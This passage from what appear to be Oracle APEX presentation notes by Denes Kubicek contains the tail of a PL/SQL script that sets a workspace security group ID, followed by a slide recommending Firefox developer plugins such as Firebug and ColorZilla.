  select TO_CHAR (HTMLDB_UTIL.find_security_group_id ('&1')) into v_sgi from dual;
  dbms_output.put_line(v_sgi);
  -- Assumes you are running the script connected to SQL*Plus as the Oracle user APEX_040100
  -- or as the owner (parsing schema) of the application.
  wwv_flow_api.set_security_group_id(p_security_group_id => v_sgi);

end;
/

set define off
```

ORACLE APEX – USING THE MOST IMPORTANT BROWSER TOOLS

- Firefox has the best plugins
- Use Firebug to inspect the HTML code on your page
- Firebug has many features to help you developing your applications
- Use Webdeveloper Toolbar
- Use other Firefox Plugins like:
  - Measure It
  - Color Zilla

ORACLE APEX – USING THE MOST IMPORTANT BROWSER TOOLS



QUESTIONS & ANSWERS

Denes Kubicek